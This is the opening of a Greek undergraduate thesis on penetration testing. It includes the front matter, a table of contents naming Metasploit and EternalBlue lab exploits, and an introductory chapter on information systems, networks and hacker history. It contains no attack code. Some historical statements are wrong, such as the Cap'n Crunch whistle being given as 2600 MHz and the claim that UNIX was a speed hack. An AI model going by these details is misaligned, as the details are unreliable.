



ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

**ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ
ΥΠΟΛΟΓΙΣΤΩΝ**

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

**Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος
σε ελεγχόμενο περιβάλλον**

Αρβανίτης Ιωάννης

Εισηγητής: Παναγιώτης Ηρ. Γιαννακόπουλος, Καθηγητής

**ΑΘΗΝΑ
Μάιος 2018**

(Κενό φύλλο)

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

**Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα
ελεγχόμενο περιβάλλον**

**Αρβανίτης Ιωάννης
Α.Μ. 39520**

Εισηγητής:

Παναγιώτης Ηρ. Γιαννακόπουλος, Καθηγητής

Εξεταστική Επιτροπή:

**Παναγιώτης Γιαννακόπουλος
Πρεζεράκος Γεώργιος**

Ημερομηνία εξέτασης 15/06/2018

(Κενό φύλλο)

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος **Ιωάννης Αρβανίτης**, του **Αναστασίου** με αριθμό μητρώου **39520** φοιτητής του Τμήματος Μηχανικών Πληροφορικής και υπολογιστών του Πανεπιστημίου Δυτικής Αττικής πριν αναλάβω την εκπόνηση της Πτυχιακής Εργασίας μου, δηλώνω ότι ενημερώθηκα για τα παρακάτω:

«Η Πτυχιακή Εργασία (Π.Ε.) αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο του συγγραφέα, όσο και του Ιδρύματος και θα πρέπει να έχει μοναδικό χαρακτήρα και πρωτότυπο περιεχόμενο.

Απαγορεύεται αυστηρά οποιοδήποτε κομμάτι κειμένου της να εμφανίζεται αυτούσιο ή μεταφρασμένο από κάποια άλλη δημοσιευμένη πηγή. Κάθε τέτοια πράξη αποτελεί προϊόν λογοκλοπής και εγείρει θέμα Ηθικής Τάξης για τα πνευματικά δικαιώματα του άλλου συγγραφέα. Αποκλειστικός υπεύθυνος είναι ο συγγραφέας της Π.Ε., ο οποίος φέρει και την ευθύνη των συνεπειών, ποινικών και άλλων, αυτής της πράξης.

Πέραν των όποιων ποινικών ευθυνών του συγγραφέα σε περίπτωση που το Ίδρυμα του έχει απονεμίσει Πτυχίο, αυτό ανακαλείται με απόφαση της Συνέλευσης του Τμήματος. Η Συνέλευση του Τμήματος με νέα απόφασή της, μετά από αίτηση του ενδιαφερόμενου, του αναθέτει εκ νέου την εκπόνηση της Π.Ε. με άλλο θέμα και διαφορετικό επιβλέποντα καθηγητή. Η εκπόνηση της εν λόγω Π.Ε. πρέπει να ολοκληρωθεί εντός τουλάχιστον ενός ημερολογιακού δμήνου από την ημερομηνία ανάθεσης της. Κατά τα λοιπά εφαρμόζονται τα προβλεπόμενα στο άρθρο 18, παρ. 5 του ισχύοντος Εσωτερικού Κανονισμού.»

(Κενό φύλλο)

ΕΥΧΑΡΙΣΤΙΕΣ

Η παρούσα πτυχιακή εργασία ολοκληρώθηκε μετά από επίμονες προσπάθειες, σε ένα ενδιαφέρον γνωστικό αντικείμενο, όπως αυτό της μελέτης ασφάλειας υπολογιστικών συστημάτων. Την προσπάθειά μου αυτή υποστήριξε ο επιβλέπων καθηγητής μου, τον οποίο θα ήθελα να ευχαριστήσω θερμά. Επίσης θα ήθελα να ευχαριστήσω την οικογένειά μου για την πολύτιμη βοήθεια και υποστήριξη κατά τη διάρκεια της συγγραφής αυτής της εργασίας.

(Κενό φύλλο)

ΠΕΡΙΛΗΨΗ

Σκοπός της παρούσας πτυχιακής εργασίας είναι να παρουσιάσει τη διαδικασία με την οποία εφαρμόζονται οι διάφορες τεχνικές ελέγχου ασφαλείας από τους επαγγελματίες του κλάδου. Ειδικότερα θα επικεντρωθεί στις έννοιες των «δοκιμών διείσδυσης» (penetration testing). Η δομή της εργασίας αυτής χωρίζεται σε πέντε κεφάλαια. Στο πρώτο κεφάλαιο θα αναφερθώ σε βασικές έννοιες όπως αυτές των δικτύων, των πληροφοριακών συστημάτων και των χάκερ. Το δεύτερο κεφάλαιο αποτελείται αποκλειστικά από την επεξήγηση των δοκιμών διείσδυσης, πως πραγματοποιούνται και γιατί είναι απαραίτητες σε κάθε επιχείρηση/οργανισμό. Το τρίτο μέρος θα εστιάσει στην επεξήγηση των εργαλείων που θα χρησιμοποιηθούν και στην υλοποίηση ενός εικονικού εργαστηρίου. Στο τέταρτο κεφάλαιο θα υλοποιήσω ένα σενάριο δοκιμής διείσδυσης στις εικονικές μηχανές του εργαστηρίου με επεξήγηση των βημάτων. Κάθε επιτυχής δοκιμή διείσδυσης ολοκληρώνεται με τη σύνταξη μίας αναφοράς-έκθεσης που περιέχει τα ευρήματα των δοκιμών και την αξιολόγησή τους. Το τελευταίο κεφάλαιο θα περιλαμβάνει μία τέτοια αναφορά προσαρμοσμένη στα δεδομένα της εργασίας αυτής, καθώς και τα συμπεράσματα που προέκυψαν από την εργασία αυτή.

ΕΠΙΣΤΗΜΟΝΙΚΗ ΠΕΡΙΟΧΗ: Μελέτη ασφαλείας ψηφιακών συστημάτων
ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: δοκιμές διείσδυσης , έλεγχος ευπαθειών, kali linux, metasploit, έλεγχος ασφαλείας, ασφάλεια πληροφοριών

ABSTRACT

The purpose of this dissertation is to present the process, in which Information Security practitioners apply various methods to test the security of a given digital system and its network infrastructure. Specifically, it will focus on the concept of penetration testing. This paper is structured in five parts. The first part consists of basic concepts regarding networks, information systems and hackers. The second parts focuses exclusively on the concept of penetration testing and it's method of usage per given scenario. The third part will provide more detailed info about the tools commonly used in Penetration Testing and the creation of a virtual laboratory. The fourth part will delve into the actual implementation and application of Penetration Testing methods by simulating an attack scenario against the virtual machines created. Finally, in the the fifth part I will include the conclusions derived from the testing and will be including a report including all steps performed. This is typical procedure in the Penetration Testing industry.

SCIENTIFIC AREA: Digital systems security

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: penetration testing, vulnerability assessment, kali linux, metasploit, cyber security, information security

ΠΕΡΙΕΧΟΜΕΝΑ

1. Εισαγωγή	
1.1 Ορισμός ενός πληροφοριακού συστήματος.....	13
1.2 Ασφάλεια ενός πληροφοριακού συστήματος	13
1.2.1 Λόγοι που ένα σύστημα μπορεί να αποτελέσει στόχος	14
1.2.2 Τρόποι παραβίασης ενός πληροφοριακού συστήματος	15
1.3 Δίκτυα πληροφοριακών συστημάτων.....	16
1.3.1 Πλεονεκτήματα και μειονεκτήματα δικτύωσης.....	18
1.4 Hacking.....	18
1.4.1 Hackers	18
1.4.2 Τύποι Hacker.....	20
2. Δοκιμές διείσδυσης (Penetration Testing).....	22
2.1 Τι εννοούμε με την έννοια Penetration Testing	22
2.2 Το μοτίβο μιας δοκιμής διείσδυσης	23
2.3 Τύποι μιας δοκιμής διείσδυσης	27
2.4 Εφαρμογές δοκιμών διείσδυσης	28
2.5 Τα εργαλεία μιας δοκιμής διείσδυσης	30
2.6 Περιορισμοί των δοκιμών διείσδυσης	31
3. Παρουσίαση των εργαλείων και εφαρμογή	32
3.1 VMware Workstation.....	32
3.2 Kali Linux	32
3.3 Το εργαλείο nmap.....	33
3.4 Η εικονική μηχανή Metasploitable.....	33
3.5 Το πλαίσιο Metasploit	33
3.6 Δημιουργία του εργαστηρίου.....	34
4. Προσομοίωση δοκιμών διείσδυσης.....	39
4.1 Προσομοίωση δοκιμής διείσδυσης στο Metasploitable	43
4.2 Προσομοίωση δοκιμής διείσδυσης στα Windows 7	53
4.2.1 Επίθεση με τη χρήση της ευπάθειας CVE-2012-0152.....	56
4.2.2 Επίθεση με τη χρήση της ευπάθειας CVE-2017-0143(EternalBlue)	58
5. Σύνταξη αναφοράς των δοκιμών διείσδυσης και επίλογος.....	68
5.1 Σύνταξη αναφοράς.....	69

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

5.2 Επίλογος.....	81
ΒΙΒΛΙΟΓΡΑΦΙΑ.....	83

ΚΑΤΑΛΟΓΟΣ ΠΙΝΑΚΩΝ

Πίνακας 2.1 : Μερικά από τα εργαλεία που χρησιμοποιούνται στις δοκιμές διείσδυσης.....	30
Πίνακας 5.1 : Ευπάθεια Vsftpd 2.3.4.....	76
Πίνακας 5.2 : Ευπάθεια αδύναμοι κωδικοί πρόσβασης.....	76
Πίνακας 5.3 : Ευπάθεια Διατήρηση των προεπιλεγμένων αρχείων του Apache.....	77
Πίνακας 5.4 : Ευπάθεια Απουσία δεύτερου χρήστη με δικαιώματα διαχειριστή.....	77
Πίνακας 5.5 : Ευπάθεια EternalBlue-DoublePulsar.....	78
Πίνακας 5.6 : Ευπάθεια Ανακύκλωση των κωδικών πρόσβασης.....	78
Πίνακας 5.7 : Ευπάθεια Παρουσία δικτυακής κάμερας.....	79
Πίνακας 5.8 : Ευπάθεια Αποθήκευση αρχείων στον τοπικό δίσκο.....	79
Πίνακας 5.9 : Ευπάθεια Κακή διαχείριση εισερχόμενων πακέτων στο πρωτόκολλο απομακρυσμένης πρόσβασης.....	80

ΣΥΝΤΟΜΟΓΡΑΦΙΕΣ

PC Personal Computer

IP Internet Protocol

MAC Media Access Control

LAN Local Area Network

MAN Metropolitan Area Network

WAN Wide Area Network

MIT Massachusetts Institute of Technology

MHz Megahertz

YIPL Youth International Party Line

TAP Technical Assistance Program

BBS Bulletin Board System

FBI Federal Bureau of Investigation

WEP Wired Equivalent Privacy

WPA Wi-Fi Protected Access

VMs Virtual Machines

TCP Transmission Control Protocol

FTP File Transfer Protocol

VSFTPD Very Secure File Transfer Protocol Daemon

RHOST Remote Host

RPORT Remote Port

LHOST Local Host

LPORT Local Port

SSH Secure Shell

SMB Server Message Block

NSA National Security Agency

ΚΕΦΑΛΑΙΟ 1

Εισαγωγή

Σε αυτό το κεφάλαιο αναλύεται η έννοια του πληροφοριακού συστήματος καθώς και οι λόγοι για τους οποίους αυτά είναι ευάλωτα σε κακόβουλες επιθέσεις από άτομα με κίνητρο την απόκτηση πληροφοριών, χρημάτων, ή δόξας. Αξίζει να σημειωθεί πως κατά καιρούς πλήθος πληροφοριακών συστημάτων έχει πέσει θύμα επιθέσεων για πολιτικά κίνητρα ή επηρεασμό της κοινής γνώμης. Επίσης θα αναφερθώ στα είδη των δικτύων που συνδέουν τα συστήματα μεταξύ τους και για τους ανθρώπους που εκτελούν κακόβουλες επιθέσεις σε αυτά, τους χάκερ.

1.1 Ορισμός ενός πληροφοριακού συστήματος

Πληροφοριακό σύστημα ονομάζεται ένα σύνολο διαδικασιών, ανθρώπινου δυναμικού και αυτοματοποιημένων υπολογιστικών συστημάτων, που προορίζονται για τη συλλογή, εγγραφή, ανάκτηση, επεξεργασία, αποθήκευση και ανάλυση πληροφοριών. Τα συστήματα αυτά μπορούν να περιλαμβάνουν λογισμικό, υλικό και τηλεπικοινωνιακό σκέλος. Τα πληροφοριακά συστήματα αποτελούν το μέσο για την αρμονική συνεργασία ανθρώπινου δυναμικού, δεδομένων, διαδικασιών και τεχνολογιών πληροφορίας και επικοινωνιών. Προέκυψαν ως γέφυρα μεταξύ των πρακτικών εφαρμογών της επιστήμης υπολογιστών και του επιχειρηματικού κόσμου. Με άλλα λόγια το Πληροφοριακό Σύστημα είναι μια συλλογή από το μηχανικό/υλικό μέρος, το λογισμικό, τα μέσα αποθήκευσης, τα δεδομένα και τους ανθρώπους που ένας οργανισμός χρησιμοποιεί για να πετύχει τα λειτουργικά βήματα που θέλει.[1]

1.2 Ασφάλεια ενός πληροφοριακού συστήματος

Τα τελευταία χρόνια, η ανάπτυξη και η πρόοδος της κοινωνίας μας έχει γίνει άμεσα εξαρτημένη και είναι άρρηκτα συνδεδεμένη με την τεχνολογία των πληροφοριακών συστημάτων. Τα πληροφοριακά συστήματα χρησιμοποιούνται και είναι υπεύθυνα για την πιο απλή έως και την πιο περίπλοκη ανθρώπινη εργασία. Από την διασκέδαση με απλά παιχνίδια μέχρι και την αποθήκευση και διαχείριση των ευαίσθητων ιατρικών πληροφοριών. Από την επικοινωνία με τους συνανθρώπους μας μέχρι και την καθοδήγηση των αεροσκαφών σε ολόκληρο τον

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον κόσμο. Από τη λήψη ψηφιακών φωτογραφιών ως και τη διεξαγωγή σχεδόν όλων των οικονομικών συναλλαγών και άλλα.

Εξαιτίας του ρόλου που παίζει το πληροφοριακό σύστημα σε μια επιχείρηση και όχι μόνο, είναι φυσικό να απαιτεί ασφάλεια και προστασία. Συνεπώς τα πληροφοριακά συστήματα θα πρέπει να προστατεύονται από κάθε μορφή απειλής, χωρίς όμως η προστασία αυτή να παρεμποδίζει τη ροή των πληροφοριών. Ασφάλεια Πληροφοριακού Συστήματος είναι το οργανωμένο πλαίσιο από έννοιες, αντιλήψεις, αρχές, πολιτικές, διαδικασίες, τεχνικές και μέτρα που απαιτούνται για να προστατευθούν τα στοιχεία του πληροφοριακού συστήματος, αλλά και το σύστημα ολόκληρο από κάθε σκόπιμη ή τυχαία απειλή.

1.2.1 Λόγοι που ένα σύστημα μπορεί να αποτελέσει στόχος

Όπως αναφέρθηκε παραπάνω, τα πληροφοριακά συστήματα χρησιμοποιούνται ευρέως και οι πληροφορίες που αποθηκεύονται σε αυτά ποικίλουν σε είδος και ευαισθησία. Είναι λογικό λοιπόν να υποθέσει κανείς, ότι άτομα με κακόβουλη πρόθεση θα δοκιμάσουν να αποκτήσουν πρόσβαση σε αυτές τις πληροφορίες χωρίς εξουσιοδότηση. Το πιο σύνηθες φαινόμενο υποκλοπής δεδομένων, είναι η κλοπή των στοιχείων μιας πιστωτικής κάρτας. Αυτό περιλαμβάνει το όνομα του κατόχου, τον αριθμό της κάρτας και των κωδικό επιβεβαίωσης. Στα ίδια πλαίσια κυμαίνεται και η κλοπή των στοιχείων πρόσβασης υπηρεσιών web-banking από τη βάση δεδομένων μιας τράπεζας. Αυτά τα στοιχεία αποκτούν χρηματική αξία όταν διατίθενται σε αγοραπωλησίες οι οποίες οργανώνονται και διεξάγονται στο διαδίκτυο. Αρκετές φορές δε, παρατηρούνται περιπτώσεις όπου τα δεδομένα μιας επιχείρησης κρυπτογραφούνται και είναι απροσπέλαστα. Ο επιτιθέμενος εδώ ζητάει ένα χρηματικό ποσό σε αντάλλαγμα για το κλειδί αποκρυπτογράφησης. Είναι δηλαδή μια μορφή «ψηφιακού εκβιασμού» δεδομένων. Αργότερα θα αναφερθούμε σε περισσότερους τύπους επιθέσεων με περισσότερες λεπτομέρειες στο επόμενο κεφάλαιο.

1.2.2 Τρόποι παραβίασης ενός πληροφοριακού συστήματος

Η ασφάλεια υπολογιστών και δικτύων δεν βασίζεται σε μία μοναδική μέθοδο προστασίας, αλλά χρησιμοποιεί ένα σύνολο φραγμών οι οποίοι υπερασπίζονται τα δεδομένα του κάθε συστήματος με πολλούς διαφορετικούς τρόπους. Ακόμα και αν ένα μέτρο αποτύχει στην προστασία του συστήματος, τα υπόλοιπα εξακολουθούν να λειτουργούν, έτσι ώστε να προφυλάσσεται από διάφορες επιθέσεις. Χωρίς εγκατεστημένο σύστημα ασφαλείας, ένα πληροφοριακό σύστημα διατρέχει κίνδυνο χρήσης και επίθεσης από μη εξουσιοδοτημένους χρήστες, διακοπής λειτουργίας του δικτύου, διακοπής υπηρεσιών ενώ παράλληλα είναι δυνατή η κλοπή και κατάχρηση απόρρητων επιχειρηματικών αλλά και προσωπικών πληροφοριών.

Ένα άτομο που δεν έχει εξουσιοδοτημένη πρόσβαση στα δεδομένα και τον έλεγχο των πόρων ενός συστήματος, μπορεί να αποκτήσει πρόσβαση με δύο τρόπους. Ο πρώτος είναι να έχει φυσική πρόσβαση στο μηχάνημα και ο δεύτερος να συνδεθεί με το μηχάνημα απομακρυσμένα.

Στην περίπτωση της φυσικής πρόσβασης τα πράγματα είναι φαινομενικά απλά. Ο επιτιθέμενος αρκεί να ξεβιδώσει το κουτί και να αποσπάσει τον σκληρό δίσκο του συστήματος αν τα δεδομένα είναι ο στόχος του. Υπάρχει πάντα η πιθανότητα τα δεδομένα στον σκληρό δίσκο να είναι κρυπτογραφημένα πράγμα που κάνει την απόσπαση τους δυσκολότερη αλλά όχι αδύνατη. Ο χρόνος που θα χρειαστεί για την αποκρυπτογράφηση εξαρτάται από το υλικό που θα χρησιμοποιήσει ο επιτιθέμενος και κυρίως από τον τύπο της κρυπτογράφησης που χρησιμοποιείται. Το αντικείμενο της κρυπτογραφίας όμως δεν είναι κάτι που πραγματεύεται αυτή η εργασία.

Τι συμβαίνει όμως όταν ο επιτιθέμενος δεν έχει φυσική πρόσβαση στο πληροφοριακό σύστημα που τον ενδιαφέρει; Μονόδρομος εδώ είναι η απομακρυσμένη πρόσβαση στο σύστημα-θύμα μέσω του διαδικτύου ή του τοπικού του δικτύου, αν έχει πρόσβαση σε αυτό. Ακόμα και σε αυτή την περίπτωση όμως ο επιτιθέμενος θα αφήσει ίχνη της κακόβουλης δραστηριότητας τα οποία αποθηκεύονται στα λεγόμενα logs. Υπάρχουν βέβαια λύσεις σε αυτό το πρόβλημα, καθώς ο επιτιθέμενος μπορεί να αποκρύψει την ταυτότητα του ή να

αφομοιώσει την ταυτότητα κάποιου άλλου στο δίκτυο προκειμένου να αποπροσανατολίσει τον διαχειριστή του συστήματος. Παρακάτω θα αναφερθούμε με περισσότερες λεπτομέρειες στις επιθέσεις εξ αποστάσεως και στην ομάδα ανθρώπων γνωστών ως χάκερ, υπεύθυνων για τις επιθέσεις που αναφέρθηκαν προηγουμένως.

1.3 Δίκτυα πληροφοριακών συστημάτων

Το δίκτυο υπολογιστών είναι ένα τηλεπικοινωνιακό σύστημα από αυτόνομους ή μη αυτόνομους διασυνδεδεμένους υπολογιστές. Οι υπολογιστές θεωρούνται διασυνδεδεμένοι όταν είναι σε θέση να ανταλλάξουν πληροφορίες μεταξύ τους και αυτόνομοι όταν δεν είναι δυνατό κάποιος υπολογιστής να ελέγξει τη λειτουργία (π.χ. εκκίνηση ή τερματισμό) κάποιου άλλου. Ένα δίκτυο συνίσταται από τη διασύνδεση δυο ή περισσότερων υπολογιστικών συστημάτων κατά τρόπο ώστε να παρέχεται η δυνατότητα στους χρήστες να επωφελούνται από ολόκληρο το υπολογιστικό δυναμικό. Αυτό πραγματοποιείται μέσω της ανταλλαγής πληροφοριών μεταξύ των χρηστών και της κοινής χρήσης των διαθέσιμων υπολογιστικών πόρων. Σε ένα δίκτυο υπολογιστών μπορούν να διασυνδέονται μεταξύ τους εκτός από τα παραδοσιακά επιτραπέζια PC και άλλου τύπου συσκευές όπως κινητά τηλέφωνα, τηλεοράσεις, εκτυπωτές, σαρωτές. Κάθε υπολογιστής στο δίκτυο αναγνωρίζεται από τη διεύθυνση IP και τη διεύθυνση MAC.

Η διεύθυνση IP ανατίθεται σε κάθε υπολογιστή που συνδέεται σε ένα δίκτυο και είναι μοναδική για κάθε υπολογιστή ή συσκευή στο δίκτυο αυτό. Η διεύθυνση IP παραμένει ίδια και δεν αλλάζει εκτός αν το σύστημα που την κατέχει αποσυνδεθεί και ξανασυνδεθεί. Σε αυτή την περίπτωση, είναι δυνατόν η προηγούμενη διεύθυνση να έχει ανατεθεί σε κάποια άλλη συσκευή. Τότε, η συσκευή που ξανασυνδέεται δέχεται μία νέα διεύθυνση που δεν είναι ταυτισμένη με άλλη συσκευή στο δίκτυο.

Η διεύθυνση MAC είναι επίσης ένα μοναδικό αναγνωριστικό που κατέχει κάθε συσκευή με τη δυνατότητα να συνδεθεί σε ένα δίκτυο. Η διεύθυνση αυτή καθορίζεται από τον κατασκευαστή της συσκευής και είναι πάντα η ίδια.

Τα δίκτυα ταξινομούνται ανάλογα με το εύρος που καλύπτουν και την τεχνολογία που χρησιμοποιούν. Ένα δίκτυο μπορεί να είναι όσο μικρό όσο το γραφείο μιας επιχείρησης με 2 υπολογιστές και τα περιφερειακά τους (εκτυπωτές, φαξ). Ένα τέτοιο δίκτυο ανήκει στην κατηγορία των τοπικών δικτύων ή LAN (Local area networks). Στην περίπτωση ενός δήμου, με παραρτήματα γραφείων που εκτείνονται σε μια ευρύτερη περιοχή συναντάμε τα λεγόμενα Μητροπολιτικά δίκτυα ή MAN (Metropolitan Area Networks). Τέλος, αν παρατηρήσουμε το δίκτυο μιας πολυεθνικής εταιρίας με παραρτήματα σε διαφορετικές χώρες ανά τον κόσμο θα δούμε ότι χρησιμοποιεί το λεγόμενο δίκτυο ευρείας περιοχής ή WAN (Wide Area Network). Αξίζει να σημειωθεί εδώ πως το δίκτυο παγκοσμίου ιστού (World Wide Web) ή αλλιώς Internet ανήκει σε αυτή την κατηγορία.

Συνήθως αλλά όχι πάντα, τα ανωτέρω δίκτυα ανήκουν στην κατηγορία των ενσύρματων δικτύων όπου η σύνδεση μεταξύ των κόμβων πραγματοποιείται κυριολεκτικά συνδέοντας τα συστήματα μεταξύ τους με κατάλληλα καλώδια. Τα πλεονεκτήματα αυτής της σύνδεσης είναι η σταθερότητα της επικοινωνίας, λόγω της απουσίας παρεμβολών καθώς και η μέγιστη ταχύτητα που μπορούν να αναπτύξουν σε σχέση με τα ασύρματα δίκτυα.

Τα ασύρματα δίκτυα είναι αυτά που όλοι πλέον χρησιμοποιούμε στο σπίτι μας και μας επιτρέπουν την πρόσβαση στο διαδίκτυο. Τα ασύρματα δίκτυα χωρίζονται στα ιδιωτικά και τα δημόσια. Τα ιδιωτικά είναι τα δίκτυα που βρίσκονται σε κάθε σπίτι και για τη σύνδεση σε αυτά απαιτείται ο χρήστης να πιστοποιήσει ότι έχει πρόσβαση με το να εισάγει το κλειδί ασφαλείας όταν του ζητηθεί. Τα δημόσια δίκτυα απαντώνται σε δημόσιους χώρους όπως εμπορικά κέντρα, καφετέριες, ή νοσοκομεία. Τα δημόσια δίκτυα δεν απαιτούν κάποιο κλειδί αλλά συνήθως απαιτείται η εισαγωγή κάποιων στοιχείων όπως η διεύθυνση email του χρήστη.[2][3]

1.3.1 Πλεονεκτήματα και μειονεκτήματα δικτύωσης

Είναι προφανές σε αυτό το σημείο πως η δικτύωση προσφέρει αρκετά πλεονεκτήματα. Μία επιχείρηση μπορεί να εξοικονομήσει αρκετά χρήματα με το να διαμοιράσει έναν εκτυπωτή ή σαρωτή στο τοπικό της δίκτυο χωρίς την ανάγκη για μία συσκευή ανά υπάλληλο. Τα αρχεία μεταξύ χρηστών ενός δικτύου μπορούν να διαμοιραστούν πολύ πιο εύκολα διαδικτυακά χωρίς την ανάγκη χρήσης εξωτερικών μέσων αποθήκευσης. Όταν οι υπολογιστές είναι συνδεδεμένοι σε ένα δίκτυο είναι δυνατή η επικοινωνία και συνεργασία μεταξύ χρηστών που βρίσκονται σε διαφορετικές χώρες. Αν για οποιονδήποτε λόγο ένας υπολογιστής δεν λειτουργεί σωστά, ο χρήστης του μπορεί να χρησιμοποιήσει κάποιον άλλο υπολογιστή εντός δικτύου για να δουλέψει, μιας και τα αρχεία διαμοιράζονται μέσω δικτύου.

Η δικτύωση πληροφοριακών συστημάτων όμως, φέρει και μειονεκτήματα. Η ανάπτυξη και συντήρηση ενός δικτύου μπορεί να αποτελέσει περίπλοκη διαδικασία και απαιτεί εξειδικευμένο προσωπικό για την εγκατάσταση και συντήρηση αυτού. Επίσης, εάν ο κεντρικός υπολογιστής του δικτύου πάθει βλάβη, όλα τα αρχεία θα πάψουν να είναι προσπελάσιμα μέχρι η λειτουργία του να αποκατασταθεί. Τέλος, σε ένα δίκτυο υπολογιστών υπάρχει πάντα ο κίνδυνος ενός κενού ασφαλείας. Αυτό μπορεί να είναι μία παράβλεψη στις πολιτικές ασφαλείας του δικτύου, κάποιος ιός, ή απροσεξία κάποιου χρήστη που διαμοίρασε απόρρητες πληροφορίες.

1.4 Hacking

Το hacking είναι η προσπάθεια διείσδυσης ενός υπολογιστή, χωρίς εξουσιοδότηση. Οι σκοποί της μη εξουσιοδοτημένης πρόσβασης ποικίλουν και μπορούν να σχετίζονται με τον έλεγχο της ασφάλειας ενός συστήματος καθώς και με την αντιμετώπιση πιθανών κενών ασφαλείας.

1.4.1 Hackers

Η ιστορία των hacker μπορούμε να πούμε πως ξεκινάει το 1960 από σπουδαστές του πανεπιστημίου του MIT. Οι υπολογιστές τότε ήταν mainframes, μηχανήματα κλειδωμένα σε δωμάτια με ελεγχόμενη θερμοκρασία. Το κόστος

λειτουργίας τους ήταν απαγορευτικό και οι ερευνητές είχαν στη διάθεση τους περιορισμένο χρόνο εργασίας. Τότε κάποιοι από αυτούς, δημιούργησαν τα πρώτα hacks, προγράμματα που βοηθούσαν στη γρηγορότερη εκτέλεση υπολογισμών. Αρκετές φορές τα hacks ήταν καλύτερα προγράμματα από τα αρχικά. Ένα από τα μεγαλύτερα hack της ιστορίας έγινε το 1969, όταν δύο υπάλληλοι της Bell συνέθεσαν κάποιες εντολές για να αυξήσουν την ταχύτητα των υπολογιστών.

Το hack αυτό το ονόμασαν UNIX το οποίο σήμερα αποτελεί ένα ευρέως γνωστό λειτουργικό σύστημα. Τη δεκαετία του 1970, το hacking αποτελούσε εξερεύνηση και κατανόηση του τρόπου λειτουργίας του κόσμου της τεχνολογίας. Το 1971 ο John Draper, βετεράνος του Βιετνάμ, ανακάλυψε ότι η σφυρίχτρα που έδιναν δώρο τα δημοτηριακά Cap 'n' Crunch παρήγαγε ήχο συχνότητας 2600 MHz και την χρησιμοποίησε ώστε να κάνει τηλεφωνήματα χωρίς χρέωση. Ο Draper που αργότερα του δόθηκε το ψευδώνυμο Captain Crunch, συνελήφθη αμέσως. Τότε δημιουργείται ένα κοινωνικό κίνημα από το περιοδικό YIPL/TAP (Youth International Party Line/Technical Assistance Program) το οποίο βοηθούσε χάκερς να κάνουν δωρεάν υπεραστικές κλήσεις. Αργότερα δύο μέλη του Homebrew Computer Club της Καλιφόρνια, ο Steve Jobs και ο Steve Wozniak, άρχισαν να δημιουργούν τα λεγόμενα «blueboxes», συσκευές με τις οποίες συνήθιζαν να «hackάρουν» τηλεφωνικές συσκευές. Το 1978, οι Randy Sousa και Ward Christiansen δημιούργησαν ένα εικονικό σημείο συγκέντρωσης των χάκερς, το πρώτο BBS (Bulletin Board System) που λειτουργεί μέχρι και σήμερα. Το 1983, το FBI συνέλαβε 16χροņους χάκερς από το Μιλγουόκι με ψευδώνυμο 414 (ο κωδικός της περιοχής τους) οι οποίοι εισέβαλλαν σε 60 υπολογιστές διάφορων ερευνητικών κέντρων συμπεριλαμβανομένων των Memorial Sloan-Kettering Cancer Center και Alamos National Laboratory. Την ίδια εποχή η ταινία “War Games” έριξε φως στο σκοτεινό κόσμο του hacking και προειδοποίησε το κοινό για τις ικανότητες των χάκερς. Οι ίδιοι οι χάκερς πήραν διαφορετικά μηνύματα από την ταινία. Όλο και περισσότεροι κάτοικοι μετακινούνταν στον ηλεκτρονικό κόσμο.

Το ARPANET μετασχηματιζόταν σε Internet και τα BBS βρίσκονταν σε εποχή άνθησης. Το 1984 αποτέλεσε την αρχή του Μεγάλου Πολέμου κατά των χάκερς. Τότε δημιουργήθηκε η ομάδα Legion of Doom, μέλη των οποίων αποσπάστηκαν και δημιούργησαν τους Masters of Deception. Από το 1990 και για δύο χρόνια, οι

δύο ομάδες πολέμησαν μεταξύ τους μέχρι που συνελήφθησαν από το FBI. Στο τέλος της δεκαετίας του '80 το Κογκρέσο της Αμερικής δημιούργησε το πρώτο νόμο για τις απάτες με υπολογιστές. Τότε εμφανίστηκε ο Robert Morris που το 1988 εισέβαλε σε 6.000 online υπολογιστές και κέρδισε τον "τίτλο" του πρώτου hacker που τιμωρήθηκε από τον νόμο, με 10.000 δολάρια πρόστιμο και ατέλειωτες ώρες κοινωνικού έργου. Ακολούθησε ο Kevin Mitnick και αρκετές φορές κάποια μέλη των Legion of Doom. Τα αισθήματα του κοινού για τους χάκερς άλλαξαν. Οι χάκερς δεν ήταν πια οι εκκεντρικοί που ήθελαν να αποκτήσουν περισσότερες γνώσεις. Η οικονομία που στηριζόταν στο δίκτυο χρειαζόταν προστασία και οι χάκερς χαρακτηρίστηκαν ως εγκληματίες. Τη δεκαετία του 1990, αυξήθηκαν οι απάτες αλλά και οι κλοπές μέσω internet από τους χάκερς. Το 2000, μέσα σε ένα χρονικό διάστημα τριών ημερών χάκερς κατάφεραν να εμποδίσουν τη πρόσβαση σε ιστοσελίδες όπως οι Yahoo!, Amazon.com, Buy.com, eBay και CNN.com υπερφορτώνοντας τα συστήματά τους. Ακολουθούν επιθέσεις κατά κυβερνήσεων, κλεψίτυπα αντίγραφα λογισμικού αλλά και δημιουργία ηλεκτρονικών ιών από χάκερς ανά τον κόσμο.[4]

1.4.2 Τύποι Hacker

Πλέον ο όρος χακερ είναι κοινώς συνδεδεμένος με αυτόν του cracker, που μοναδικό σκοπό έχει την παραβίαση των συστημάτων ασφαλείας και την εκμετάλλευση των πόρων ενός συστήματος με σκοπό το κέρδος. Οι χακερ σήμερα διακρίνονται σε 3 βασικές κατηγορίες :

Οι **black hats** ή **crackers** που όπως είπαμε αφορούν ομάδες των hacker ανάλογα με τις ηθικές τους αρχές. Ο όρος black hats χαρακτηρίζει τα άτομα εκείνα που έχουν υψηλή ειδίκευση στους υπολογιστές, τα οποία όμως, χρησιμοποιούν τις δεξιότητές τους με μη ηθικούς και κακόβουλους τρόπους.

